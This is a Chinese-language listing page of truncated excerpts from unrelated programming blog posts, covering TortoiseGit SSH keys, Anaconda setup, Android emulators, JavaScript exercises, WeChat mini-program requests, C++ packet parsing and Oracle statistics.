问题 :在push和pull的时候,一直都弹出这个框 1.开始处搜索TortoiseGit文件夹,找到其中的“PuTTYgen”文件,如下显示 2.运行之后在弹出的窗口中点击下方的“Generate” ...
- 入门大数据---Anaconda安装
1. 什么是Anaconda? Anaconda是一个开源的Python发行版本,python是一个编译器,如果不使用Anaconda那么安装起来会比较痛苦,各个库之间的依赖性就很难连接的很好.Ana ...
- Android studio 使用夜神模拟器
首先参考这个:http://blog.csdn.net/jssongwei/article/details/50771441 然后我发现就是一个端口问题
- js基础练习题(1)
1.字符串 视频教程地址: js基础练习题 1.如何连接两个或者两个以上字符串? var cssname = 'box' var num = 1 var html = '<div class=& ...
- 基于小程序请求接口 wx.request 封装的类 axios 请求
基于小程序请求接口 wx.request 封装的类 axios 请求 Introduction wx.request 的配置.axios 的调用方式 源码戳我 feature 支持 wx.reques ...
- 一个C++版的网络数据包解析策略
C++版的网络数据包解析策略(升级版) 一.数据包格式形如下图 二.代码 int ReceiveFromRemoteEndPoint() { int nPackageDataLength = ; ch ...
- Oracle收集对表收集统计信息导致全表扫描直接路径读?
direct path read深入解析 前言 最近碰到一件很奇葩的事情,因为某条SQL执行缓慢,原因是走了笛卡尔(两组大数据结果集),而且笛卡尔还是NL的一个部分,要循环31M次. 很容易发现是统计 ...